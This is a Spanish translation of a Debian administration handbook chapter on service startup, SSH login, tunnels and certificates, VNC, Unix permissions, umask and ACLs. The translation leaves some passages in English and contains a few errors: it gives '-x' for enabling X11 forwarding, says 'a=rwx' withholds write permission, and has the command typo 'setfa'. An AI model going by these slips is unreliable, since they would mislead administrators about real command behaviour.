Los scripts de mantenimiento para paquetes Debian a veces reinician algunos servicios para asegurar su disponibilidad o conseguir que tengan en cuenta algunas opciones. El script que controla un servicio — **service** *servicio operación* — no tiene en cuenta el nivel de ejecución, asume (incorrectamente) que el servicio está siendo utilizado actualmente y, por lo tanto, puede iniciar operaciones incorrectas (iniciar un servicio que fue detenido deliberadamente o detener un servicio que no está ejecutando, etc.). Por lo tanto, Debian introdujo el programa **invoke-rc.d**: los scripts de mantenimiento deben utilizar este programa para ejecutar scripts de inicialización de servicios que sólo ejecutarán las órdenes necesarias. Sepa que, contrario al uso común, aquí se utiliza el sufijo `.d` en el nombre de un programa y no en un directorio.

Finalmente, **init** inicia los programas de control para varias consolas virtuales (**getty**). Muestra un prompt esperando por un nombre de usuario y luego ejecuta **login** *usuario* para iniciar una sesión.

VOCABULARIO Consola y terminal

Los primeros equipos generalmente estaban separados en varias partes muy grandes: el compartimiento de almacenamiento y la unidad de procesamiento central estaban separados de los dispositivos periféricos que los operadores utilizaban para controlarlos. Éstos eran parte de un mobiliario separado: la «consola». Se mantuvo este término pero cambió su significado. Se convirtió, de cierta forma, en sinónimo de «terminal» (un teclado y una pantalla).

Con el desarrollo de la tecnología, los sistemas operativos han ofrecido varias consolas virtuales que permiten varias sesiones independientes al mismo tiempo, aún si sólo hay un teclado y pantalla. La mayoría de los sistemas GNU/Linux ofrecen seis consolas virtuales (en modo texto) a las que puede acceder presionando las combinaciones de teclas **Control+Alt+F1** a **Control+Alt+F6**.

By extension, the terms “console” and “terminal” can also refer to a terminal emulator in a graphical session (such as **xterm**, **gnome-terminal** or **konsole**).

9.2. Inicio de sesión remoto

Es esencial para el administrador poder conectarse a un equipo de forma remota. Los servidores, aislados en su propia habitación, rara vez están equipados con monitores y teclados permanentes — pero están conectados a la red.

VOLVER A LOS CIMIENTOS Cliente, servidor

Generalmente se describe a un sistema en el que varios procesos se comunican entre ellos con la metáfora «cliente/servidor». El servidor es el programa que toma y ejecuta los pedidos que provienen de un cliente. Es el cliente el que controla la operación, el servidor no tiene iniciativa propia.

9.2.1. Inicio seguro de sesión remota: SSH

El protocolo *SSH* (interprete de órdenes seguro: «Secure SHell») fue diseñado pensando en la seguridad y la confiabilidad. Las conexiones que utilizan SSH son seguras: la otra parte es autenticada y se cifran todos los datos intercambiados.

CULTURA Telnet y RSH son obsoletos

Antes de SSH, *Telnet* y *RSH* eran las principales herramientas para sesiones remotas. Actualmente son generalmente obsoletas y no debería utilizarlas aún cuando Debian todavía las provee.

VOCABULARIO Autenticación, cifrado

Cuando necesite darle a un cliente la capacidad de realizar o desencadenar acciones en un servidor, la seguridad es importante. Debe asegurar la identidad del cliente; esto es *autenticación*. Esta identidad generalmente consisten en una contraseña que debe mantenerse en secreto o cualquier otro cliente podría conseguirla. Este es el propósito del *cifrado*, que es una forma de codificación que permite a dos sistemas intercambiar información confidencial en un canal público al mismo tiempo que la protege de que otros la puedan leer.

Frecuentemente se nombran a la autenticación y al cifrado en conjunto, tanto porque se los utiliza a ambos como porque generalmente son implementados con conceptos matemáticos similares.

SSH también ofrece dos servicios de transferencia de archivos. **scp** es una herramienta para la terminal que puede utilizar como **cp** excepto que cualquier ruta a otro equipo utilizará un prefijo con el nombre de la máquina seguido de dos puntos («:»).

```
$ scp archivo equipo:/tmp/
```

sftp es un programa interactivo similar a **ftp**. En una sola sesión **sftp** puede transferir varios archivos y es posible manipular archivos remotos con él (eliminar, renombrar, cambiar permisos, etc.).

Debian utiliza OpenSSH, una versión libre de SSH mantenida por el proyecto **OpenBSD** (un sistema operativo libre basado en el núcleo BSD enfocado en seguridad) que es una bifurcación («fork») del software SSH original desarrollado por la empresa SSH Communications Security Corp de Finlandia. Esta empresa inicialmente desarrolló SSH como software libre pero eventualmente decidió continuar su desarrollo bajo una licencia privativa. El proyecto OpenBSD luego creó OpenSSH para mantener una versión libre de SSH.

VOLVER A LOS CIMIENTOS Bifurcación: «fork»

Una bifurcación («fork»), en el campo de software, significa que comienza un nuevo proyecto como clon de un proyecto existente y que competirá con él. Desde allí, ambos programas generalmente divergirán rápidamente en términos de nuevos desarrollos. Por lo general son un resultado de desacuerdos dentro del equipo de desarrollo.

La opción de bifurcar un proyecto es un resultado directo de la naturaleza misma del software libre; es un evento saludable cuando permite la continuación de un proyecto como software libre (por ejemplo, en el caso de cambios de licencia). Una bifurcación generada por desacuerdos técnicos o personales usualmente es un desperdicio de recursos; se prefiere otra solución. También ocurren fusiones de dos proyectos que anteriormente habían bifurcado.

OpenSSH está dividido en dos paquetes: la parte del cliente se encuentra en el paquete openssh-client y el servidor en el paquete openssh-server. El metapaquete ssh depende de ambas partes y facilita la instalación conjunta

(**apt install ssh**), mientras que el `task-ssh-server`, a menudo elegido durante la instalación inicial, depende del paquete servidor solamente.

9.2.1.1. Autenticación basada en llaves

Cada vez que alguien inicia sesión a través de SSH, el servidor remoto pide una contraseña para autenticar al usuario. Esto puede ser problemático si desea automatizar la conexión o si utiliza una herramienta que necesita conexiones frecuentes sobre SSH. Es por esto que SSH ofrece un sistema de autenticación basada en llaves.

The user generates a key pair on the client machine with **ssh-keygen -t rsa**; the so generated public key is stored in `~/.ssh/id_rsa.pub`, while the corresponding private key is stored in `~/.ssh/id_rsa`. The user can then use **ssh-copy-id server** to add their public key to the `~/.ssh/authorized_keys` file on the server, or, if SSH access hasn't been enabled yet, they have to ask the administrator to add their key manually.

If the private key was not protected with a “passphrase” at the time of its creation, all subsequent logins on the server will work without a password. Otherwise, the private key must be decrypted each time by entering the passphrase. Fortunately, **ssh-agent** allows us to keep private keys in memory to not have to regularly re-enter the password. For this, you simply use **ssh-add** (once per work session) provided that the session is already associated with a functional instance of **ssh-agent**. Debian activates it by default in graphical sessions, but this can be deactivated by changing `/etc/X11/Xsession.options` and commenting out `use-ssh-agent`. For a console session, you can manually start the agent with **eval \$(ssh-agent)**.

SEGURIDAD Protección de la llave privada

Quien posea la llave privada puede iniciar sesión con la cuenta configurada. Es por esto que se protege la llave privada con una «frase de contraseña». Quien obtenga una copia del archivo de la llave privada (por ejemplo, `~/.ssh/id_rsa`) todavía tendrá que saber dicha frase para poder intentar utilizarla. Sin embargo, esta protección adicional no es infalible y es mejor deshabilitar la llave en aquellos equipos en las que la instaló (eliminandola de los archivos `authorized_keys`) y reemplazándola con una nueva llave que haya generado.

CULTURA Falla OpenSSL en Debian Etch

La biblioteca OpenSSL, como fue provista inicialmente en Debian Etch, tenía un serio problema en su generador de números aleatorios (RNG: «Random Number Generator»). El desarrollador Debian había realizado una modificación para que los programas que la utilizan no generaran advertencias mientras eran objetivo de análisis por herramientas de pruebas de memoria como **valgrind**. Desafortunadamente, este cambio también significaba que el RNG sólo utilizaba una fuente de entropía que correspondía al número de proceso (PID); pero los 32000 valores posibles del mismo no ofrecen suficiente aleatoriedad.

→ <https://www.debian.org/security/2008/dsa-1571>

Específicamente, cuando utilizaba OpenSSL para generar una llave, siempre producía una llave dentro de un conjunto conocido de cientos de miles de llaves (32000 multiplicado por una pequeña cantidad de longitudes de llaves). Esto afectaba llaves SSH, llaves SSL y certificados X.509 utilizados por numerosas aplicaciones, como OpenVPN. Un «cracker» sólo debía intentar todas estas llaves para obtener un acceso no autorizado. Para reducir el impacto del problema, se modificó el demonio SSH para rechazar las llaves problemáticas incluidas en los paquetes openssh-blacklist y openssh-blacklist-extra. Además, el programa **ssh-vulnkey** permite identificar posibles llaves comprometidas en el sistema.

Un análisis más detallado de este problema resaltó que era el resultado de múltiples problemas (pequeños) del proyecto OpenSSL y del encargado del paquete Debian. Una biblioteca tan utilizada como OpenSSL no debería — sin modificaciones — generar advertencias cuando es probada con **valgrind**. Lo que es más, el código (especialmente las partes tan sensibles como el RNG) deberían tener mejores comentarios para evitar estos errores. Por parte de Debian, el encargado quería validar las modificaciones con los desarrolladores de OpenSSL, pero simplemente explicó las modificaciones sin proporcionar el parche correspondiente para su revisión y se olvidó de mencionar su papel en Debian. Por último, las decisiones de mantenimiento no fueron las óptimas: los cambios en el código original no estaban comentados de forma clara; todas las modificaciones fueron almacenadas en un repositorio Subversion, pero terminaron agrupadas en un sólo parche durante la creación del paquete fuente.

Bajo tales condiciones es difícil encontrar las medidas correctivas para evitar que ocurran incidentes similar. La lección a aprender aquí es que cada divergencia que Debian introduce al software de origen debe estar justificada, documentada, debe ser enviada al proyecto de origen cuando sea posible y publicitada ampliamente. Es desde esta perspectiva que se desarrollaron el nuevo formato de paquete fuente («3.0 (quilt)») y el servicio web de código fuente de Debian.

→ <https://sources.debian.org>

9.2.1.2. Autenticación basada en certificado

Las teclas SSH no se pueden proteger por una contraseña (o no). Una característica a menudo desconocida es que también se pueden ser firmar mediante certificado, tanto el anfitrión como las claves del cliente. Este

enfoque tiene varias ventajas. En lugar de mantener un archivo `authorized_keys` por usuario como se describe en la sección anterior, se puede configurar el servidor SSH para que confíe en todas las claves del cliente firmadas por el mismo certificado (ver también [Sección 10.2.2, “Infraestructura de llave pública: *easy-rsa*”](#)) usando las directivas `TrustedUserCAKeys` y `HostCertificate` en `/etc/ssh/sshd_config`.

```
TrustedUserCAKeys /etc/ssh/ssh_users_ca.pub

HostKey /etc/ssh/ssh_host_ecdsa_key
HostCertificate /etc/ssh/ssh_host_ecdsa_key-cert.pub
```

Vice-versa the clients can also be configured to trust the host key signed by the same authority, making it easier to maintain the `known_hosts` file (even system wide via `/etc/ssh/known_hosts`).

```
@cert-authority *.falcot.com ssh-rsa AAAA[...]
```

Tanto la autenticación mediante clave pública como la autenticación mediante certificado se pueden utilizar conjuntamente.

9.2.1.3. Utilización aplicaciones X11 remotas

El protocolo SSH permite redirigir datos gráficos (sesión «X11» por el nombre del sistema gráfico más utilizado en Unix); el servidor luego mantiene un canal dedicado para estos datos. Específicamente, el programa gráfico ejecutado remotamente puede mostrarse en el servidor X.org de la pantalla local y toda la sesión (datos ingresados y lo que sea mostrado) será segura. De forma predeterminada, esta funcionalidad está desactivada porque permite que aplicaciones remotas interfieran con el sistema local. Puede activarla especificando `X11Forwarding yes` en el archivo de configuración del servidor (`/etc/ssh/sshd_config`). Finalmente, el usuario también debe solicitarlo agregando la opción `-x` al ejecutar `ssh`.

YENDO MÁS ALLÁ Cookies mágicas en `.Xauthority`

Cuando un usuario se conecta a través de SSH e inicia una sesión remota X11, se crea una llamada *cookie mágica* y se almacena en el archivo `.xauthority` en el directorio home del usuario que inició la conexión. Esta cookie la utiliza `xauth` para autenticar al usuario durante la

sesión X. Si el usuario se hace pasar por otro usuario en el sistema, por ejemplo utilizando **su** o **sudo**, entonces la cookie no se copia automáticamente al usuario de destino y el servidor X se negará a iniciar aplicaciones gráficas bajo el contexto del usuario de destino. Tendrá que copiar la cookie mágica en el directorio personal del usuario de destino (exportando y reimportando la cookie mediante **xauth**) para permitir que otro usuario inicie también programas gráficos durante la sesión X.

9.2.1.4. Creación de túneles cifrados con redirección de puertos

Las opciones **-R** y **-L** le permiten a **ssh** crear «túneles cifrados» entre dos equipos, redirigiendo de forma segura un puerto TCP local (revise el recuadro [VOLVER A LOS CIMIENTOS TCP/UDP](#)) a un equipo remoto o viceversa.

VOCABULARIO Túnel

Internet, y la mayoría de las redes de área local conectadas a ella, funcionan bajo conmutación de paquetes y no bajo conmutación de circuitos, lo que significa que un paquete enviado de un equipo a otro será detenido en varios routers intermedios para encontrar su ruta al destino. Todavía puede simular el modo de conexión en el que el flujo esté encapsulado en paquetes IP normales. Estos paquetes siguen su ruta usual pero se reconstruye el flujo sin cambios en el destino. A esto le llamamos un «túnel», el análogo a un túnel vial en el que los vehículos conducen directamente desde la entrada a la salida sin encontrarse con intersección alguna a diferencia de una ruta en la superficie que involucraría intersecciones y cambios de dirección.

Puede utilizar esta oportunidad para agregar cifrado al túnel: así el flujo del mismo no puede ser reconocido desde el exterior, pero al salir del túnel se encuentra descifrado.

ssh -L 8000:servidor:25 intermediario establece una sesión SSH con el equipo *intermediario* y escucha en el puerto local 8000 (revise la [Figura 9.3, “Redirección de un puerto local con SSH”](#)). Para cualquier conexión en este puerto, **ssh** iniciará una conexión desde el equipo *intermediario* al puerto 25 de *servidor* y unirá ambas conexiones.

ssh -R 8000:servidor:25 intermediario también establece una sesión SSH al equipo *intermediario*, pero es en este equipo que **ssh** escuchará en el puerto 8000 (revise la [Figura 9.4, “Redirección de un puerto remoto con SSH”](#)). Cualquier conexión establecida en este puerto causará que **ssh** abra una conexión desde el equipo local al puerto 25 de *servidor* y unirá ambas conexiones.

En ambos casos, se realizan las conexiones en el puerto 25 del equipo *servidor*, que pasarán a través del túnel SSH establecido entre la máquina local y la máquina *intermediario*. En el primer caso, la entrada al túnel es el puerto local 8000 y los datos se mueven hacia la máquina *intermediario* antes de dirigirse a *servidor* en la red «pública». En el segundo caso, la entrada y la salida del túnel son invertidos; la entrada es en el puerto 8000 de la máquina *intermediario*, la salida es en el equipo local y los datos son dirigidos a *servidor*. En la práctica, el servidor generalmente está en la máquina local o el intermediario. De esa forma SSH asegura la conexión un extremo a otro.

Figura 9.3. Redirección de un puerto local con SSH





Figura 9.4. Redirección de un puerto remoto con SSH



9.2.2. Utilización de escritorios gráficos remotos

VNC (computación en redes virtuales: «Virtual Network Computing») permite el acceso remoto a escritorios gráficos.

Esta herramienta se utiliza más que nada para asistencia técnica; el administrador puede ver los errores con los que se enfrenta el usuario y mostrarle el curso de acción correcto sin tener que estar a su lado.

Primero, el usuario debe autorizar compartir su sesión. El entorno gráfico de escritorio GNOME incluye esa opción a través de Ajustes → Compartir (en contra de versiones anteriores de Debian, donde el usuario tuvo que instalar y ejecutar **vino**). Para que esto funcione network-manager debe estar administrando la red utilizada (por ejemplo, habilitar el modo `managed` para dispositivos manejados por `ifupdown` en `/etc/NetworkManager/NetworkManager.conf`). KDE Plasma todavía requiere usar **krfb** para permitir compartir un período de sesiones existente sobre VNC. Para otros entornos gráficos de escritorio, los comandos **x11vnc** or **tightvncserver** sirven al mismo propósito y proporcionan el paquete virtual vnc-servidor; puede poner cualquiera de ellos a disposición del usuario con un menú explícito o entrada de escritorio.

Cuando la sesión gráfica está disponible a través de VNC, el administrador debe conectarse a ella con un cliente VNC. Para ello GNOME posee **vinagre** y **remmina**, mientras que el proyecto KDE provee **krdc** (en el menú K → Internet → Cliente de Escritorio Remoto). Hay otros clientes VNC que utilizan la línea de comandos, como **xtightvncviewer** del paquete homónimo o **xtigervncviewer** del Paquete Debian `tigervnc-viewer`. Una vez conectado, el administrador puede ver lo que está pasando, trabajar en la máquina remotamente, y mostrar al usuario cómo proceder.

SEGURIDAD VNC sobre SSH

Si desea conectarse con VNC y no desea que se envíen sus datos en texto plano a través de la red, es posible encapsular los datos en un túnel SSH (revise la [Sección 9.2.1.4, “Creación de túneles cifrados con redirección de puertos”](#)). Simplemente tiene que saber que, de forma predeterminada, VNC utiliza el puerto 5900 para la primera pantalla (llamada «localhost:0»), 5901 para la segunda (llamada «localhost:1»), etc.

La orden **ssh -L localhost:5901:localhost:5900 -N -T equipo** crea un túnel entre el puerto local 5901 en la interfaz de «localhost» y el puerto 5900 de *equipo*. La primera ocurrencia de «localhost» restringe a SSH para que sólo escuche en dicha interfaz en la máquina local. El segundo «localhost» indica que la interfaz en la máquina remota que recibirá el tráfico de red que ingrese en «localhost:5901». Por lo tanto, **vncviewer localhost:1** conectará el cliente VNC a la pantalla remota aún cuando indique el nombre de la máquina local.

Cuando cierre la sesión VNC, recuerde también cerrar el túnel saliendo de la sesión SSH correspondiente.

VOLVER A LOS CIMIENTOS Gestor de pantallas

gdm3, **kdm**, **lightdm** y **xdm** son gestores de pantalla (todos tienen meta paquetes `x-display-manager`). Toman el control de la interfaz gráfica poco después del inicio para proporcionar al usuario una pantalla de inicio de sesión. Una vez que el usuario inició sesión, ejecutan los programas necesarios para iniciar una sesión gráfica de trabajo.

9.3. Administración de permisos

Linux es definitivamente un sistema multiusuario por lo que necesita proveer un sistema de permisos para controlar el conjunto de operaciones autorizadas sobre archivos y directorios, lo que incluye todos los recursos del sistema y los dispositivos (en un sistema Unix cualquier dispositivo es representado por un archivo o un directorio). Este principio es común a todos los sistemas Unix pero siempre es útil recordarlo, especialmente porque existen algunos usos avanzados interesantes y relativamente desconocidos.

9.3.1. Propietarios y permisos

Cada archivo o directorio tiene permisos específicos para tres categorías de usuarios:

- su dueño (representado con `u` por «usuario»);
- su grupo dueño (representado con `g` por «grupo»), que incluye a todos los miembros del grupo;
- y los demás (representado con `o` por «otros»).

Se pueden combinar tres tipos básicos de permisos:

- lectura (representado por `r` por «read»: leer);
- escritura (o modificación, representado con `w` por «write»: escribir);
- ejecución (representado con `x` por «eXecute»: ejecutar).

En el caso de un archivo, estos permisos se entienden fácilmente: la lectura permite acceder al contenido (inclusive copiarlo), la escritura permite cambiarlo y la ejecución permite ejecutarlo (lo cual sólo funcionará si es un programa).

Dos permisos particulares son relevantes para archivos ejecutables: `setuid` y `setgid` (representados con la letra «s»). Sepa que frecuentemente haremos referencias a «bits» ya que cada uno de estos valores booleanos pueden representarse con un 0 o un 1. Estos dos permisos le permiten a cualquier usuario ejecutar el programa con los permisos del propietario o de su grupo. Este mecanismo provee acceso a funcionalidades que necesitan más permisos de los que tendría normalmente.

Dado que un programa cuyo dueño es root con `setuid` activado ejecutará sistemáticamente con la identidad del súperusuario, es muy importante asegurar que es seguro y confiable. De hecho, un usuario que pueda comprometerlo para ejecutar otro programa de su elección podría hacerse pasar por el usuario root y obtener todos los permisos sobre el sistema.

Si necesita ejecutar un programa bajo un usuario diferente o si un programa requiere permisos más altos, los comandos **sudo**, **su**, o **runuser** suelen ser mejores opciones que utilizar estos bits (ver [Sección 8.9.4, “Compartición de permisos de administración”](#)).

Los directorios se manejan diferente. El permiso de lectura provee acceso para consultar su lista de elementos (archivos y directorios), el permiso de escritura permite crear o borrar archivos y el permiso de ejecución permite atravesarlo (especialmente para llegar a él con **cd**). Poder atravesar un directorio sin leerlo permite acceder a los elementos que contenga siempre que se conozca su nombre, pero no le permitirá encontrarlos si no sabe que existen o conoce sus nombres exactos.

SEGURIDAD Directorios `setgid` y el bit «sticky» (pegajoso)

El bit `setgid` también funciona en directorios. Cualquier elemento creado en tales directorios serán asignados automáticamente al grupo dueño del directorio padre en lugar de heredar el grupo principal de su creador como es usual. Esta configuración evita que el usuario tenga que cambiar su grupo principal (con el programa **newgrp**) cuando trabaje en un árbol de archivos compartidos entre varios usuarios del mismo grupo dedicado.

El bit «sticky» (representado por la letra «t») es un permiso que sólo es útil en directorios. Es utilizado especialmente en directorios temporales a los que todos tienen permisos de escritura (como `/tmp/`): restringe la eliminación de archivos para que sólo pueda hacerlo el dueño del mismo (o el dueño del directorio padre). Sin esto, cualquier podría eliminar los archivos de otros usuarios en `/tmp/`.

Tres programas controlan los permisos asociados a un archivo:

- **chown** *usuario archivo* cambia el dueño de un archivo;
- **chgrp** *group archivo* modifica el grupo dueño;

- **chmod** *permisos archivo* cambia los permisos del archivo.

Hay dos formas de representar permisos. Entre ellas, la representación simbólica es probablemente la más sencilla de entender y recordar. Involucra las letras mencionadas anteriormente. Puede definir permisos para cada categoría de usuarios (u/g/o) definiéndolos explícitamente (con =, agregar permisos (+) o eliminar (-) permisos. Por lo tanto, la fórmula `u=rwx, g+rw, o-r` provee al dueño permisos de lectura, escritura y ejecución, agrega permisos de lectura y escritura al grupo dueño y elimina el permiso de lectura para los otros usuarios. Los permisos que no son modificados cuando se agreguen o eliminen permisos en estas fórmulas se mantienen intactos. La letra *a* (por «all», todos) incluye las tres categorías de usuarios, por lo que `a=rwx` otorga los mismos permisos (lectura y ejecución, pero no escritura) a las tres categorías de usuario.

La representación numérica (octal) asocia cada permiso con un valor: 4 para lectura, 2 para escritura y 1 para ejecución. Asociamos cada combinación de permisos con la suma de dichos valores. Se asigna cada valor a las diferentes categorías de usuarios uniéndolos en el orden usual (dueño, grupo, otros).

Por ejemplo, la orden **chmod 754***archivo* configurará los siguientes permisos: lectura, escritura y ejecución para el dueño (ya que $7 = 4 + 2 + 1$); lectura y ejecución para el grupo (ya que $5 = 4 + 1$); sólo lectura para los otros usuarios. El 0(cero) significa ningún permiso; por lo tanto **chmod 600** *archivo* permite permisos de lectura y escritura al dueño y ningún permiso para todos los demás. La combinación de permisos más frecuente es 755 para archivos ejecutables y directorios y 644 para archivos de datos.

Para representar permisos especiales, puede agregar un cuarto dígito antes que los demás según el mismo principio, donde los bits `setuid`, `setgid` y «sticky» son, respectivamente, 4, 2 y 1. **chmod 4754** asociará el bit `setuid` con los permisos descriptos anteriormente.

El uso de notación octal sólo permite definir todos los permisos en un archivo de forma simultánea; no puede utilizarse para agregar un nuevo permiso a un conjunto anterior, como p.ej. agregar el permiso de lectura al

grupo dueño, ya que deben tenerse en cuenta los permisos existentes y hay que calcular el nuevo valor numérico correspondiente.

SUGERENCIA Operación recursiva

A veces debemos cambiar los permisos a un árbol de archivos completo. Todos los programas mencionados aceptan la opción `-R` para trabajar recursivamente en subdirectorios.

La distinción entre archivos y directorios a veces causa problemas con operaciones recursivas. Por eso se introdujo la letra “x” en la representación simbólica de permisos. También representa el derecho a ejecutar, pero se aplica de manera diferente a directorios y archivos.

Para directorios añade permisos ejecutables al usuario(s) seleccionado. Para archivos, añade el bit ejecutable *sólo* si al menos uno de los usuarios (propietario, grupo u otros) ya tiene permisos ejecutables. Vamos a demostrarlo, porque esta parte puede ser confusa:

```
$ ls test.txt
-rw-r--r-- 1 daniel daniel 0 18. Nov 01:07 test.txt
$ chmod u+X test.txt
$ ls test.txt
-rw-r--r-- 1 daniel daniel 0 18. Nov 01:07 test.txt
$ chmod o+x test.txt
$ ls test.txt
-rw-r--r-x 1 daniel daniel 0 18. Nov 01:07 test.txt
$ chmod u+X test.txt
$ ls test.txt
-rwxr--r-x 1 daniel daniel 0 18. Nov 01:07 test.txt
```

El ejemplo muestra un archivo típico con sus permisos predeterminados: su propietario puede leerlo y escribirlo, el grupo del propietario y todos los demás usuarios pueden leerlo. La siguiente operación (`u+X`) no añadirá permisos ejecutables para el propietario del archivo, porque no se han asignado permisos para ejecutar. La operación no tiene efecto en el archivo. A continuación asignamos derechos para "otros" usuarios y repetimos la operación. Esta vez tiene éxito, porque al menos un grupo de usuarios ya tenía permisos ejecutables.

Es una idea equivocada que este bit afectará sólo a los directorios. Si los archivos y directorios tienen permisos mixtos, a menudo es una buena idea utilizar el comando **find** para encontrar los objetivos en los que desea operar.

TIP Modificando usuario y grupo

Frecuentemente deseará cambiar el grupo de un archivo al mismo tiempo que cambia su dueño. El programa **chown** tiene una sintaxis especial para esto: **chown usuario:grupo archivo**. Esta sintaxis también se puede utilizar recursivamente (`-R`) cambia la propiedad de todo un directorio.

YENDO MÁS ALLÁ umask

Cuando una aplicación crea un archivo, asigna permisos indicativos, sabiendo que el sistema automáticamente elimina algunos permisos, dados por el programa **umask**. Ejecuta **umask** en una consola; verá una máscara como 0022. Ésta es simplemente una representación octal de los permisos que serán eliminados sistemáticamente. En este caso, el permiso de escritura para el grupo y otros usuarios: Con el valor de umask anterior, el predeterminado de directorios 777 se convierte en 755 y los permisos predeterminados para archivos 666 se convierten en 644.

El valor predeterminado del sistema es estionado por `pam_umask(8)` y `/etc/login.defs`.

Si provee un nuevo valor octal, el programa **umask** modificará la máscara. Si lo utiliza en un script de inicialización de consola (por ejemplo `~/.bash_profile`) o `~/.profile`), efectivamente cambiará la máscara predeterminada en sus sesiones de trabajo.

9.3.2. ACLs - Listas de control de acceso

Muchos sistemas de archivos, como Btrfs, Ext3, Ext4, JFS, XFS, etc., admiten el uso de Listas de Control de Acceso (ACL). Amplían las funciones básicas de propiedad y permiso de archivos, descritas en la sección anterior, y permiten un control más detallado de cada objeto (archivo). Por ejemplo: Un usuario quiere compartir un archivo con otro usuario y éste sólo debe poder leer el archivo, pero no escribirlo ni modificarlo.

Para algunos de los sistemas de archivos, el uso de ACLs está habilitado por defecto (por ejemplo, Btrfs, Ext3, Ext4). Para otros sistemas de archivos o sistemas antiguos se ha de habilitar usando la opción de montaje `acl` - ya sea directamente con la orden **mount** o en `/etc/fstab`. De la misma manera se puede deshabilitar el uso de ACL usando la opción de montaje `noacl`. Para los sistemas de archivos Ext* también se puede utilizar, por defecto, la orden **tune2fs -o [no]acl /dev/device** to enable/disable the use of ACLs. Los valores predeterminados de cada sistema de archivos se pueden encontrar generalmente en sus páginas de manuales homónimos en la sección 5 (*filesystem(5)*) o en `mount(8)`.

Después de habilitar ACLs, se pueden establecer permisos utilizando la orden `setfa(1)`, mientras `getfacl(1)` permite recuperar los ACL para un objeto o path dado. Estas órdenes forman parte del paquete `acl`. Con **setfacl** uno también puede configurar archivos o directorios recién creados para heredar permisos del directorio padre. Es importante señalar que los

ACL se procesan en su orden y que una entrada anterior que se ajuste a la situación tiene preferencia sobre las entradas posteriores.

Si un archivo tiene configurado ACL, la salida de la orden **ls -l** mostrará un plus-sign después de los permisos tradicionales. Cuando se usan ACL, el comando **chmod** se comporta de forma ligeramente diferente, y se puede ignorar **umask**. La documentación ampliada, por ejemplo `acl(5)` contiene más información.

9.4. Interfaces de administración

Utilizar una interfaz gráfica para administración es interesante en varias circunstancias. Un administrador no conoce, necesariamente, todos los detalles de la configuración de todos los servicios, y no siempre tendrá tiempo de revisar la documentación correspondiente. Una interfaz gráfica para administración puede, entonces, acelerar el despliegue de un nuevo servicio. También puede simplificar la instalación de servicios que son difíciles de configurar.

